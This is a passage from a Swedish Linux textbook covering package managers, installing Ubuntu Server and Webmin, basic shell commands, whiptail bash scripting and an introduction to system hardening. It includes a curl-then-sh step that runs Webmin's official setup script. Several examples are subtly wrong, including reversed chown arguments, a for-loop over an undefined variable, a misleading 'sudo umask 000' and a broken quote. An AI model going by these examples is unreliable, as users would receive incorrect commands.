Om du i framtiden loggar in på en dator från en annan familj kommer dina apt-kommandon inte att fungera. Du måste då anpassa dig efter den familjens verktyg:

Red Hat-familjen (RHEL, Fedora, AlmaLinux): Här använder du dnf istället för apt (t.ex. `sudo dnf install`).

Arch-familjen: Här använder du verktyget pacman.

Även om de specifika kommandona ändras, förblir filosofin densamma: du har repositories, du har en pakethanterare och du har ett filsystem som utgår från roten /. Har du väl lärt dig logiken i Ubuntu, kommer du snabbt att kunna lära dig de andra systemen också – det handlar bara om att lära sig en ny "dialekt" av samma språk.

Kontrollfrågor

1. Vad är ett repository och varför behövs det?
2. Nämn tre sätt att installera program i Ubuntu.
3. Vad är skillnaden mellan /etc och /home?
4. Hur monteras en USB-sticka in i Linuxfilsystemet?
5. Vad gör kommandot `chmod 644 fil.txt`?
6. Vad betyder `-rw-r--r--` i rättighetssträngen?
7. Hur lägger du till en användare i en grupp?
8. Hur kan du starta om nätverksanslutningen i Ubuntu?
9. Vad gör `journalctl -xe` och när är det användbart?
10. Vilket grafiskt verktyg kan du använda för backup i Ubuntu?

Fördjupningslänkar

Ubuntu (Basic Troubleshooting Guide och felsökningsgrunder) –
<https://help.ubuntu.com/community/LinuxQuestionsHowTo>

How-To Geek (8 dödliga kommandon du aldrig bör köra i Linux) –
<https://www.howtogeek.com/125157/8-deadly-commands-you-should-never-run-on-linux/>

Linux Handbook (Guide till att läsa och förstå loggfiler i Linux) –
<https://linuxhandbook.com/view-log-files-linux/>

DigitalOcean (Hur man använder fsck för att kontrollera och reparera filsystem) – <https://www.digitalocean.com/community/tutorials/fsck-command-linux>

Linuxize (Djupgående guide till kommandot top för processhantering) –
<https://linuxize.com/post/linux-top-command/>

DigitalOcean (Grunderna i pakethantering med apt, yum och dnf) –
<https://www.digitalocean.com/community/tutorials/package-management-basics-apt-yum-dnf-pkg>

Snapcraft (Officiell dokumentation för Snap-paket i Ubuntu) –
<https://snapcraft.io/docs>

Linuxize (Hur man använder apt-kommandot för att hantera mjukvara och uppdateringar) – <https://linuxize.com/post/how-to-use-apt-command/>

Linux Handbook (Introduktion till systemd och systemctl för att hantera tjänster) – <https://linuxhandbook.com/systemd-guide/>

Egna anteckningar

(Här kan du skriva ner egna kommandon, lösningar, tips eller saker du vill komma ihåg.)

7.6 Installation av Ubuntu Server och Webmin

Ubuntu Server är ett resurssnålt, textbaserat operativsystem som används för att driva allt från webbservrar till filservrar och databaser. Till skillnad från Ubuntu Desktop innehåller serverversionen inget grafiskt användargränssnitt, vilket gör den snabbare och mer effektiv – särskilt i virtuella miljöer.

Att installera Ubuntu Server är inte svårt, men kräver att man är noggrann med inställningarna under installationen, eftersom valet av tjänster och nätverkskonfiguration får direkt påverkan på hur servern fungerar.

7.6.1 Installation av Ubuntu Server i fysisk maskin eller VM

Att installera Ubuntu Server är en grundläggande färdighet för den som vill jobba med servrar, nätverk och systemadministration. Här går vi igenom hur du installerar Ubuntu Server både på fysisk hårdvara och i en virtuell maskin – t.ex. i VirtualBox, Proxmox eller VMware.

Steg för steg: Installera Ubuntu Server

1. Ladda ner Ubuntu Server
Besök: <https://ubuntu.com/download/server>
Ladda ner den senaste LTS-versionen (t.ex. Ubuntu Server 24.04 LTS).
2. Skapa en startbar USB
3. Använd till exempel:
Rufus (Windows) – <https://rufus.ie>
Balena Etcher – <https://etcher.balena.io>
Startup Disk Creator (på Ubuntu/Linux)
4. Skriv ISO-filen till ett USB-minne på minst 4 GB.
5. Starta datorn från USB
6. Starta om datorn och välj att boota från USB-enheten.
Detta görs oftast via F12, F2, ESC eller DEL beroende på tillverkare.
7. Välj språk, tangentbord och tidszon
8. Följ installationsguiden och välj rätt inställningar för språk och region.

9. Nätverksinställningar

Om du har en DHCP-server (t.ex. via Proxmox eller OPNsense) får servern IP-adress automatiskt. Annars kan du välja att ställa in en statisk IP-adress direkt i installationen.

10. Användare och lösenord

11. Skapa ett användarnamn och välj ett starkt lösenord.

12. Du får möjlighet att installera OpenSSH-server – detta rekommenderas, så du kan ansluta till servern via SSH.

13. Lagring och partitionering

Välj hur disken ska användas:

Use an entire disk – Ubuntu partitionerar automatiskt

Custom storage layout – För dig som vill lägga upp egna partitioner (avancerat)

14. Installera valfria tjänster

Ubuntu Server erbjuder färdiga tjänstegrupper att installera direkt:

OpenSSH

Samba

LAMP / LEMP

Docker

Print server

... och fler

För skolsammanhang är det ofta bäst att börja utan tillval – installera endast det du behöver i efterhand.

15. Starta installationen

16. När alla inställningar är klara startar installationen.

Det tar vanligtvis 5–10 minuter. Servern startar om när det är klart.

7.6.2 Installera Ubuntu Server i virtuell maskin

Ubuntu Server kan installeras i en VM för labb och testning. Använd till exempel VirtualBox, VMware eller Proxmox.

Steg för steg:

1. Skapa ny virtuell maskin

Typ: Linux

Version: Ubuntu (64-bit)
RAM: minst 1–2 GB (helst 4+)
Disk: minst 8 GB (helst 20+ GB)

2. Montera ISO-filen i VM-inställningarna som startskiva.
3. Starta VM:n – installationsguiden körs automatiskt.
4. Följ samma installationssteg som ovan (språk, nätverk, användare, lagring).

7.6.3 Webmin – Grafiskt gränssnitt för serveradministration

Att arbeta i terminalen är kraftfullt, men kan kännas svårt i början. Webmin är ett webbaserat gränssnitt för att administrera Linux-servrar visuellt.

Med Webmin kan du hantera:

- Användare och grupper
- Brandvägg och nätverksinställningar
- Paketinstallationer
- Tjänster som SSH, Samba, FTP och mycket mer

Det är ett utmärkt sätt att kombinera pedagogik med verklig systemadministration.

Så här installerar du Webmin på Ubuntu Server

Webmin har ett officiellt installationsscript:

```
curl -o webmin-setup-repo.sh  
https://raw.githubusercontent.com/webmin/webmin/master/web  
min-setup-repo.sh  
  
sh webmin-setup-repo.sh
```

Efter installationen kommer Webmin att vara tillgängligt på

`https://<serverns-ip>:10000`

Viktigt!: Webmin använder HTTPS med ett självsignerat certifikat, så din webbläsare kommer att ge en varning – det är normalt. Logga in med samma användarnamn och lösenord du skapade vid installationen av Ubuntu Server.

Kontrollfrågor

1. Vad är skillnaden mellan Ubuntu Desktop och Ubuntu Server?
2. Vad är fördelen med att Ubuntu Server saknar grafiskt gränssnitt?
3. Vad kan du göra under installationen om servern inte får någon IP-adress automatiskt?
4. Vilken typ av användare och lösenord skapar du under installationen?
5. Vad används OpenSSH till och varför bör det installeras på en server?
6. Varför rekommenderas det att börja med en "ren" installation utan extra tjänster?
7. Vad är Webmin och varför kan det vara ett bra verktyg i en undervisningsmiljö?
8. Hur når du Webmin när det är installerat?
9. Vad betyder det att Webmin använder ett självsignerat certifikat?
10. Vilka två kommandon används för att installera Webmin med det officiella installationsscriptet?

Fördjupningslänkar

Ubuntu Server Download (Ladda ner den senaste versionen av Ubuntu Server ISO) - <https://ubuntu.com/download/server>

Ubuntu Server Guide (Officiell teknisk dokumentation för Ubuntu Server) - <https://ubuntu.com/server/docs>

Webmin (Officiell webbplats för administrationsverktyget Webmin) - <https://www.webmin.com>

Webmin GitHub Repository (Projektets källkod och utvecklingshistorik) - <https://github.com/webmin/webmin>

Install Webmin on Ubuntu (Detaljerad installationsguide från ComputingForgeeks) - <https://computingforgeeks.com/how-to-install-webmin-on-ubuntu/>

Webmin Documentation Wiki (Omfattande manual för alla inbyggda moduler i Webmin) - https://doxfer.webmin.com/Webmin/Main_Page

DigitalOcean (Initial Server Setup med Ubuntu - viktiga säkerhetssteg efter installation) - <https://www.digitalocean.com/community/tutorials/initial-server-setup-with-ubuntu-22-04>

Linuxize (Hur man installerar och konfigurerar SSH på Ubuntu Server) - <https://linuxize.com/post/how-to-enable-ssh-on-ubuntu-22-04/>

Ubuntu Community (Guide till UFW - Uncomplicated Firewall för att säkra din server) - <https://help.ubuntu.com/community/UFW>

Egna anteckningar

(Här kan du skriva ner vad du lärde dig under installationen, vilka val du gjorde, eller hur det kändes att arbeta med servern via Webmin istället för terminalen.)

7.7 Linux grundläggande kommandon

Tanken med denna handledning är att du på egen hand övar kommandon i Linuxterminal, så att du blir mer bekväm med dem. En grundläggande sak att ALLTID ha koll på är att Linuxterminalen är känslig för stora och små bokstäver. Det innebär att /download och /Download kommer den att läsa som två olika sökvägar. Det samma gäller kommandon m.m. Skulle du skriva en stor bokstav istället för en liten så kan fel sak hända, eller ingenting alls. Detta är viktigt att hålla koll på, framförallt när det gäller växlar där -g och -G betyder två olika saker i till exempel kommandot useradd (kolla genom att skriva useradd --help).

7.7.1 Grundläggande tips

I Bash finns mycket hjälp, om man bara vet var man skall leta. Det finns 3 olika sätt att få information:

Kommandot whatis

Testa att skriva whatis ls. Här får du en enkel förklaring på vad kommandot gör

Kommandot man

Testa att skriva man apt-get. Här får du den fullständiga manualen till kommandot. Mycket utförligt

Växeln --help

Testa att skriva rm --help. Här får du ett kortare utdrag ur manualen, som framförallt går igenom växlarna i programmet/funktionen

En av Linux grundläggande saker är att allt är en fil, en fil som kan redigeras på ett eller annat sätt. Detta är viktigt att minnas, främst då det handlar om rättigheter, eftersom det ger dig möjligheten att enkelt styra rättigheter på allt från enheter till program.

En annan sak att minnas är Linux sätt för att dölja en fil. Skrivs en punkt (.) före filnamnet så syns den inte, och är därmed dold. Du kan se den genom kommandon som ls -a (visa alla filer) eller att du väljer att visa alla filer grafiskt.

Katalogstruktur:

Mapp	Beskrivning
/	Rotkatalogen – allt börjar här. Alla andra filer och mappar hänger under denna.
/bin	Grundläggande kommandon som ls, cp, mv, cat.
/boot	Boot-filer för att starta systemet, inkl. kärnan och grub.
/dev	Virtuella filer som representerar hårdvara, t.ex. sda, tty, null.
/etc	Inställningsfiler och konfigurationer för system och program.
/home	Användarnas hemkataloger – t.ex. /home/robin.
/lib	Bibliotek som behövs av program i /bin och /sbin.
/media	Monteringspunkt för t.ex. USB-minnen.
/mnt	Tillfällig monteringspunkt för manuell användning.
/opt	Tillägsprogram (t.ex. tredjepartsappar).
/proc	Information om systemet och processer.
/root	Root-användarens hemkatalog.
/run	Temporär information om systemets tillstånd.
/sbin	Systemkommandon för root.
/srv	Data som erbjuds via t.ex. webb- eller FTP-servrar.
/sys	Information om kernel och drivrutiner.
/tmp	Temporära filer som kan tas bort efter omstart.
/usr	Program, dokumentation och bibliotek.
/usr/bin	De flesta användarkommandon.
/usr/sbin	Systemverktyg för root.
/usr/local	Program som installeras manuellt.
/var	Variabel data som loggar, databaser m.m.

7.7.2 Kommandon

Kommandot ls

Öppna en terminal, titta var du befinner dig. Läser du från vänster till höger så börjar det med:

```
Användare@datornamn:sökväg$
```

Dollartecknet på slutet visar att du är inloggad som användare (user). Hade det istället varit ett # så skulle du ha varit root (administratör). I vissa fall finns ingen sökväg utan endast ett ~(vågtecken). Det indikerar din (inloggad användares) hemmapp. Om vi har en användare som heter batman så finns dennes hemkatalog i: /home/batman/. Det skrivs aldrig ut, utan istället skrivs ~, det samma gäller fortsättningsvis så batmans skrivbord har sökvägen ~/Desktop vilket betyder /home/batman/Desktop

Testa att skriva ls

Vad händer, och vad ser du

ls har två viktiga växlar att ha koll på, -a och -l, vad gör de olika (tips du kan även kolla --help)

Med hjälp av ls kan du lista innehållet i en mapp. Skriver du ingen sökväg efter så listar du automatiskt innehållet i den sökväg du befinner dig. Skriver du istället ls /etc/ så listas innehållet i /etc.

Kommandot cd

Med kommandot cd ändrar du vilket mapp du befinner dig i. Det finns flera olika sätt att förflytta sig. Antingen så använder du Absoluta sökvägar, till exempel cd /etc/dpkg, eller med hjälp av Relativa sökvägar, då förflyttar du dig från mapp till mapp. Exempel:

```
cd /  
cd /etc  
cd /dpkg
```

Två sätt att komma till samma ställe

För att kliva ett steg bakåt, från dpkg till etc, skriver du cd .. Vill du istället gå direkt till roten skriver du cd / och vill du komma till din

hemkatalog skriver du
`cd ~.`

Kommandot `mkdir`

`mkdir` är kommandot som du använder för att skapa mappar. Till exempel `mkdir test`. Då kommer det att skapas en mapp i den sökväg som du befinner dig, med namnet `test`. Skriver du istället `mkdir` med en sökväg, till exempel `mkdir /home/test` kommer det att skapas en mapp med namnet `test` på den sökvägen.

`mkdir` är ett kommando med många växlar. En mycket praktisk sådan är `-p`. Den gör en hel katalogstruktur direkt. Exempel:

Du skall skapa mappen `/home/ee20/elev/inlamningar`

Mappen `elev` finns inte än, inte heller `inlamningar`. Skriver du `mkdir /home/ee/elev/inlamningar` kommer du få ett felmeddelande, men skriver du `mkdir -p /home/ee/elev/inlamningar` kommer hela strukturen att skapas

Kommandona `mv`, `cp`, `rm` och `rmdir`

Kommandot `mv` är det du använder för att flytta en fil. Det används även för att byta namn på filer. Skriver du `mv /home/user/fil /home/user/filen` så kommer den fil du hänvisar till att byta namn. Om vi bryter ner kommandot så vad du faktiskt skriver är: `mv` (flytta) `filen` `fil` som ligger i `/home/user/` till mappen `/home/user` och där skall den heta `filen`

Kommandot `cp` är för att kopiera en fil.

`rm` och `rmdir` är två olika kommandon för att radera. `rmdir` är det kommando som sällan används på grund av att det enbart tar bort tomma mappar.

Kommandot `adduser`

Kommandot `adduser` skapar en fullständig användarprofil. Det vill säga att den skapar en användare med mappar, script och all information som behövs för att kunna logga in fysiskt vid datorn. Eventuella förändringar från standardmall sker med hjälp av växlar/flaggor. Så vill du att användaren skall ha förändringar från en standardmall måste du skriva in det. Exempel:

```
sudo adduser britney
```

Det kommer att skapa användaren britney, som kommer kunna logga in på datorn när hon sitter vid den

Kommandot useradd

Kommandot useradd skapar endast ett skal av en användare. För att den skall kunna användas måste du använda flaggor/växlar. Detta är ett mycket smidigt sätt att skapa användare som bara har den profil som behövs. En användare som skall fjärransluta mot en server behöver ju ingen hemmapp om det är en filserver som hen ansluter till. Då räcker det med användarnamn och lösenord, samt grupptillhörigheter. Exempel:

```
sudo useradd -M batman
```

Då skapas användaren batman, men växeln -M säger att det är en användare som inte skall ha någon hemmapp.

Kommandot passwd

Det är kommandot för att skapa, eller ändra en användares lösenord. Exempel:

```
sudo passwd mentor
```

Därefter får du skriva in det nya lösenordet

Kommandona groupadd och addgroup

Kommandot groupadd skapar en ny grupp, som du kan lägga till användare i (se ovan). Dessa grupper måste vara skapade innan du adderar en användare till dem. Exempel

```
sudo groupadd itelever
```

Skall du lägga till en användare till en grupp så använder du istället kommandot addgroup. Exempel:

```
sudo addgroup robin itelever
```

Kommandot usermod

Kommandot används för att ändra befintlig användare, till exempel att lägga till fler grupper, flytta hemkatalog eller dylikt. Detta är en förlängning av kommandona adduser/useradd. Exempel:

```
usermod -d /home/itelever/robin robin
```

Det kommer flytta användaren robins hemmapp till
`/home/itelever/robin`

Kommandot `chmod`

Chmod är det kommando som används för att styra rättigheter för en fil eller mapp. Det kan antingen göras med oktaler eller tecken. Oktaler bygger på en enkel kombination av siffror. Vill du ge rättigheter så kombinerar du bara de värdena som motsvarar rättigheten.

Read (läsa): 4

Write (skriva/ändra): 2

Execute (utföra/köra): 1

Inga rättigheter: 0

Rättigheter i Linux visas (oftast) i en 3-sifferkombination, exempelvis: 644. Den första siffran (6) berättar vad ägaren till dokumentet har för rättigheter, den andra (4) vilka rättigheter användare som har tillgång till gruppen och den sista (4) visar vilka rättigheter alla andra användare har till filen. Vill du ändra en fils rättigheter så adderar du siffrorna ovan, per position. Exempel:

```
sudo chmod 640 klasslista
```

I ovan exempel så kommer ägaren till filen klasslista att ha read och write (läsa och skriva), användare som har tillgång till gruppen har read (läsa) och övriga användare har ingen åtkomst.

Kommandot `umask`

Umask är kommandot som styrde automatiska rättigheter som ges en fil eller mapp när den skapas. Alla filer och mappar har ursprungligen värdena 777 (för mappar) och 666 (för filer). Det innebär att den som skapar den har fullständiga rättigheter (7/6), de i samma grupp har samma (7/6) och alla andra i datorn har även de fulla rättigheter till filen (7/6). Det umask gör är att automatiskt ta bort rättigheter. Man kan säga att den fungerar omvänt mot värdet. Exempel:

Filen klasslista skapas. Då har den rättigheterna 666. Kommandot umask används hela tiden och har värdet 022. Resultatet av rättigheterna kan du se nedan:


```
777
-022
----
755
```

Umask kan styras, men det gäller bara under tiden som Bash-fönstret är öppet. Stängs det eller ett nytt fönster öppnas så gäller bara förändringen i det fönster där umask ändrades. Exempel:

```
sudo umask 000
```

Ovan kommando kommer innebära att alla kommer ha fullständiga rättigheter till filen/mappen och alla andra filer/mappar som skapas. Förklaring:

```
777
-000
----
777
```

Kommandot chown och chgrp

chown och chgrp ändrar ägare respektive grupptillhörighet till en fil eller mapp. Detta kan göras om ägandeskapet för en fil skall ändras eller om den skall göras tillgänglig för en annan grupp. Exempel

```
sudo chown klasslista rektor
```

Kommandot touch

touch är kommandot som har två syften. Dels så kan det användas för att skapa en tom fil. Exempel:

```
touch examen
```

Ovan kommando skapar filen examen.

Det kan också användas till att "bumpa" en fil, det vill säga att uppdatera datum på den. Ett sätt att uppdatera senast sparad-datumet enkelt

Kommandona userdel och groupdel

groupdel används för att ta bort en grupp ur systemet. Så länge det inte är någon användare som har den som primär grupp går gruppen att radera utan växlar. Exempel:

```
sudo groupdel itelever
```

`userdel` är kommandot som används för att radera en användare. Det är ett kommando som generellt används med växlar då kommandot ensamt bara tar bort användarnamnet men ingenting annat. En vanlig växel att använda är `-r` som tar bort användarens hemkatalog. Exempel:

```
sudo userdel -r grundskolan
```

Kommandot APT (och apt-get som ibland används på samma sätt)

APT är namnet på pakethanteraren, funktionen som installerar program i Debiansystem (Debian, Linuxdistribution som bland annat Ubuntu baseras på). APT har underfunktioner som är viktiga att kunna:

`apt update` - Laddar ner nya listor från repositories

`apt upgrade` - Uppdaterar alla program och operativsystemet

`apt remove [programnamn]` - Avinstallerar program

`apt autoremove` - Tar bort överflödiga programpaket

Exempel:

```
sudo apt upgrade
```

Kommandot nano

Nano är namnet på den texteditor (textredigerare) som ligger i Bash som standard. Det är som en variant på Windows Notepad (Anteckningar).

Exempel:

```
nano narvaro
```

Ovan kommando öppnar filen `narvaro` i en textredigerare

Kommandona getent, cat och grep

`cat` är funktionen för att skriva ut innehållet i en fil, direkt på skärmen.

`getent` gör ganska liknande men den söker enbart i vissa specifika databaser (`ahosts`, `ahostsv4`, `ahostsv6`, `aliases`, `ethers` (Ethernet adresser), `group`, `gshadow`, `hosts`, `netgroup`, `networks`, `passwd`, `protocols`, `rpc`, `services`, och `shadow`). Exempel:

```
getent group robin
```

Det kommer lista alla grupper som användaren `robin` tillhör

```
cat klasslistaitprogramet
```

Det kommer lista innehållet i filen `klasslistaitprogramet`. I fallet `cat` så går det att lista flera filer på en gång, det är bara att lista dem efter varandra.

`grep`-kommandot används för att söka efter en speciell sträng (ord) i en fil. När den hittar det så kommer hela den raden skrivas ut på skärmen. Exempel:

```
grep itprogrammet karlstad
```

Då kommer du att söka efter alla rader i dokumentet `karlstad` som innehåller `itprogrammet`. Även med detta kommando så kan du lista flera sökord på en gång.

Kommandona `ifconfig` och `ip`

`ifconfig` används för att visa information om din nätverksanslutning. Det är Linux motsvarighet till `ipconfig`. Exempel

```
ifconfig eth0
```

Det kommer visa information om ethernetanslutning 0 (den första). Dock är kommandot "deprecated", det vill säga att det inte rekommenderas längre. Istället rekommenderas att använda kommandot `ip`.

`ip` kan användas till mycket mer, men framförallt används det på samma sätt som `ifconfig`. Exempel

```
ip address show eth0
```

Det kommer göra samma sak som `ifconfig eth0`.

På serversidan har kommandot `ifconfig` uteslutits helt och istället är det `ip` som används

Kommandona `locate` och `find`

`locate` är ett program som oftast behövs laddas ner (heter `mlocate`). När det väl är nedladdat behövs oftast databasen uppdateras. Det gör med kommandot `sudo updatedb`. När hela disken är indexerad (genomsökt) kan du söka snabbt och enkelt efter filnamn i datorn. Exempel:

```
locate .bashrc
```

Då kommer `locate` att leta i datorn efter filen `.bashrc` och ge dig sökväg(ar) tillbaka.

`find` är egentligen ett väldigt avancerat kommando, men används oftast bara för att leta filer. För att se hur kommandot används, kolla denna

länk: <https://www.geeksforgeeks.org/find-command-in-linux-with-examples/>

Kommandot su

su betyder switch user. Detta gör det lätt att "hoppa" mellan användare i terminalen. Du kan enkelt logga in som en annan användare. Exempel:

```
su rektor
```

Du går enkelt tillbaka till din användare med kommandot exit

7.7.3 Bash-scriptning

Grunderna i bashscriptning är enkla. Skapa en textfil. Inled textfilen med shebang (`#!/bin/bash`) för att peka på vart alla kommandon finns

Variabel

En variabel i bash kan innehålla vad som helst. Du deklarerar (skapar) en variabel genom att döpa den, och ha en text efteråt

```
variabel=innehåll
```

för att "kalla på variabeln" sätter du ett dollartecken framför

```
$variabel
```

Funktion

En funktion illustreras genom att det är en parentes runt kommandot. Om en variabel skall innehålla en funktion blir exemplet:

```
variabel=$(whoami)
```

Kommandot echo

Kommando för att skriva ut ren text på skärmen

```
echo "En vacker rad text"
```

7.7.4 Kommandot whiptail

whiptail är ett program, eller en funktion för att skapa dialogrutor i bash.

Whiptail Infobox

```
#!/bin/bash
TERM=ansi whiptail --title "Viktig info" --infobox "Jag är
bäst" 8 20
```

TERM=ansi är definition av terminal

whiptail kallar på programmet

–title är rubriken som skall synas

–infobox definierar vad det är för typ av ruta

– 8 20 är rader och kolumner som rutan täcker

Whiptail messagebox

```
#!/bin/bash
TERM=ansi whiptail --title "Inforuta" --msgbox "Jag är
bäst och ni suger!" 8 78
```

En messagebox är som en infobox, men du måste bekräfta med Ok

Whiptail inputbox

```
#!/bin/bash
valfrittvariabelnamn=$(whiptail --inputbox "What is your
favorite?" 8 39 Skit_du_i_det --title "Inputbox" 3>&1 1>&2
2>&3)
# A trick to swap stdout and stderr.
exitstatus=$?
```

inputbox ger dig möjlighet att mata in värde till en variabel, och återanvända det sedan

Whiptail yes/no-box

```
#!/bin/bash
if whiptail --title "Example Dialog" --yesno "This is an
example of a yes/no box." 8 78; then
    echo "User selected Yes, exit status was $?."
else
    echo "User selected No, exit status was $?."
fi
```

Whiptail passwordbox

```
#!/bin/bash
password=$(whiptail --passwordbox "please enter your s
"ecret password" 8 78 --title "password dialog" 3>&1 1>&2
2>&3)
# A trick to swap stdout and stderr.
```

Gör samma sak som inputbox, men döljer input

Whiptail - Meny

Vanlig meny

```
#!/bin/bash
whiptail --title "Menu example" --menu "Choose an option"
25 78 16 \
"<-- Back" "Return to the main menu." \
"Add User" "Add a user to the system." \
"Modify User" "Modify an existing user." \
"List Users" "List all users on the system." \
"Add Group" "Add a user group to the system." \
"Modify Group" "Modify a group and its list of members." \
"List Groups" "List all groups on the system."
```

Värdena som ges till --menu är:

--title - Titel på fönstret

-menu - Namn på menyn

Höjden på dialogrutan (25)

Bredden på dialogrutan (78)

Höjden på menyn (16)

Resten av värdena är en lista på menyval i formatet av "tags" och "items", där taggen är namnet på valet (som skickas till stderr) och items är beskrivningen i menyn

Check list

```
#!/bin/bash
whiptail --title "Check list example" --checklist \
"Choose user's permissions" 20 78 4 \
"NET_OUTBOUND" "Allow connections to other hosts" ON \
"NET_INBOUND" "Allow connections from other hosts" OFF \
"LOCAL_MOUNT" "Allow mounting of local devices" OFF \
"REMOTE_MOUNT" "Allow mounting of remote devices" OFF
```

Om du vill ge möjligheter, som inte lämpar sig i en meny så kan du ha en checklista istället

Radio list

```
#!/bin/bash
whiptail --title "Radio list example" --radiolist \
"Choose user's permissions" 20 78 4 \
"NET_OUTBOUND" "Allow connections to other hosts" ON \
"NET_INBOUND" "Allow connections from other hosts" OFF \
"LOCAL_MOUNT" "Allow mounting of local devices" OFF \
"REMOTE_MOUNT" "Allow mounting of remote devices" OFF
```

En radiolista ger användaren möjlighet att välja en sak från listan (med space) och brekräfta med enter

Progress-bar

```
#!/bin/bash
{
    for ((i = 0 ; i <= 100 ; i+=5)); do
        sleep 0.1
        echo $i
    done
} | whiptail --gauge "Please wait while we are sleeping..." 6 50 0
```

Slumpa genom en string

För att slumpgenerera meddelanden eller dyl, kan du använda dig av en sträng. Den bygger i grund och botten på 3 olika variabler som samarbetar.

Kod:

```
variabel1=("1" "2")
#Skapa en variabel, inom citationsteknen kan du skriva
```

```
olika saker, som kommer tolkas som en sträng
variabel2=$(( RANDOM % ${#variabel1[@]} ))
variabel3=${variabel1[${variabel2}]}
```

7.7.5 Loopar

Loopar är grunden för all typ av programmering. Generellt kan man säga att, om du använder samma kommando fler än två gånger i rad för att utföra något, är det lämpligt att göra en loop.

De loopar vi går igenom här är:

While-loop

```
#!/bin/bash
counter=5
factorial=1
while (( counter > 0 )); do
    factorial=$(( factorial * counter ))
    ((counter -- ))
done
echo $factorial
```

En While-loop är en loop som upprepar saker fram tills påståendet är korrekt. I ovan fall så kommer den att upprepa funktionen tills dess att variabeln counter är större än noll

For-loop

```
#!/bin/bash
string="0 1 2 3 4 5 6 7 8 9"
for i in $testvariabel;
do
    echo $i
done
```

En For-loop upprepar något tills dess att den fullgjort antal iterationer, upprepningar. I ovan exempel så använder den variabeln string, och upprepar (do) för varje värde i strängen.

If-sats

```
#!/bin/bash
if [ "$(whoami)" == "root" ]; then
    echo "Du är root-användaren. Du har fullständiga
    rättigheter."
    elif groups | grep -q "sudo"; then
        echo "Du är en sudo-användare. Du har avancerade
        rättigheter."
    else
        echo "Du är en vanlig användare. Begränsade
        rättigheter."
    fi
```

En if-sats i Bash används för att testa ett påstående. Det kan vara antingen ett aritmetiskt uttryck (beräkningar) eller ett logiskt villkor. För att Bash ska förstå skillnaden används:

`$( ( ... ) )` för aritmetiska beräkningar.

`[ ... ]` för logiska villkor.

Vanliga jämförelseoperatorer:

`<` : Mindre än

`<=` : Mindre än eller lika med

`==` : Lika med

`>` : Större än

`>=` : Större än eller lika med

`!` : Inte

Specifika Bash-operatorer för siffror:

`-lt` : Mindre än (Less than)

`-le` : Mindre än eller lika med (Less or equal)

`-eq` : Lika med (Equal)

- gt : Större än (Greater than)
- ge : Större än eller lika med (Greater or equal)
- ne : Inte lika med (Not equal)

If-satsen bygger på en rad där påstående testas

Exempel: `if [ "$(whoami)" == "root" ]; then`

Raden under är vad som skall hända

`elif` motsvaras av Om inte, så om `if` inte stämmer så skall programmet göra följande:

Exempel: `elif groups | grep -q "sudo"; then`

Återigen så är raden under vad som skall hända

If-satser brukar avslutas med `else`. Om inget annat stämmer. I `else`-fallet används inga parenteser eller klamrar, då det inte testas något.

Exempel: `else`

Men återigen så är raden under vad som skall hända

Viktigt är att:

Alla påståenden som skall testas, avslutas med `;` (semikolon)

Hela if-satsen avslutas med att stänga den. Då skriver du `if` baklänges, `fi`

Skapa en funktion

Om du vill skapa en funktion som skall köras i ditt script. Till exempel att du kallar på en for-loop

```
#!/bin/bash
create_users() {
    for user in "${user_list[@]}; do
```

```
        sudo useradd -m $user
        echo "Användare $user skapad." | tee -a $log_file
    done
}
```

Då skriver du namnet följt av () och allt du vill ha i din funktion mellan {}. Sedan kan du kalla på funktionen, på samma sätt som vilket annat program som helst

```
option=$(whiptail --title "Meny" --menu "Välj ett
alternativ:" 15 40 3 \
1 "Skapa användare" \
2 "Ping server" \
3 "Avsluta" 3>&1 1>&2 2>&3)
case $option in
    1)
        create_users
        ;;
```

Kontrollfrågor

1. Vad innebär det att Linux är skiftlägeskänsligt?
2. Vilka tre sätt kan du använda för att få hjälp med kommandon i Bash?
3. Vad gör kommandot `whatis`?
4. Vad är skillnaden mellan `for`- och `while`-loopar i Bash?
5. Vad används `whiptail` till?
6. Hur skapar man ett enkelt Bash-script?
7. Varför är det viktigt att förstå terminalen även om man använder GUI?
8. Vad händer om man använder en stor bokstav i ett kommando som är skiftlägeskänsligt?
9. Ge exempel på två kommandon för att navigera i filsystemet.
10. Vad betyder kommandot `chmod +x filnamn.sh`?

Fördjupningslänkar

Linux Journey (Interaktiv guide för Linux-grunder och terminalhantering) – <https://linuxjourney.com/>

GNU Bash Manual (Den officiella och kompletta tekniska manualen för Bash) – <https://www.gnu.org/software/bash/manual/>

Ubuntu Tutorials (Kommandoraden för nybörjare – en praktisk och stegvis introduktion) – <https://ubuntu.com/tutorials/command-line-for-beginners>

The Linux Documentation Project (Klassisk och djupgående Bash-guide för nybörjare) – <https://tldp.org/LDP/Bash-Beginners-Guide/html/>

Shellscript.sh (En omfattande guide för att lära sig skriva egna skalmanus från grunden) – <https://www.shellscript.sh/>

Ryans Tutorials (Pedagogisk genomgång av Bash-skripting, variabler och loopar) – <https://ryanstutorials.net/bash-scripting-tutorial/>

Learn Shell (Interaktiv webbmiljö för att öva på skalskript direkt i webbläsaren) – <https://www.learnshell.org/>

GeeksforGeeks (Bash Scripting – Teknisk referens med praktiska kodexempel) – <https://www.geeksforgeeks.org/bash-scripting-introduction/>

Bash Academy (En modern guide som fokuserar på att skriva säkra och effektiva skript) – <https://bash.academy/>

Egna anteckningar

8 Systemhärdning och säkerhet

Om vi tänker oss att installationen av ett operativsystem är som att bygga stommen till ett hus, så är **systemhärdning** (eller *System Hardening*) konsten att se till att huset inte bara står upp, utan också är omöjligt att bryta sig in i.

Ett operativsystem är som standard ofta konfigurerat för att vara så användarvänligt som möjligt. Det betyder tyvärr också att många "dörrar och fönster" står på glänt. Onödiga tjänster körs i bakgrunden, standardlösenord används och behörigheter är ofta mer generösa än de behöver vara. Systemhärdning handlar om att systematiskt gå igenom systemet och minimera dess **attackyta**.

Principen är enkel: **Om du inte behöver det, ta bort det eller stäng av det**. Varje extra programvara, varje öppen nätverksport och varje användarkonto med administratörsrättigheter är en potentiell väg in för en angripare. Professionell härdning vilar på tre huvudpelare:

Minimering: Att avinstallera tjänster och funktioner som inte används (exempelvis stänga av Bluetooth på en server eller avinstallera gamla drivrutiner).

Minsta möjliga behörighet (Least Privilege): Att se till att ingen användare eller process har mer rättigheter än vad som absolut krävs för att utföra sin uppgift.

Kontinuerlig patchning: Att hålla systemet uppdaterat för att täppa till kända säkerhetshål så fort de upptäcks.

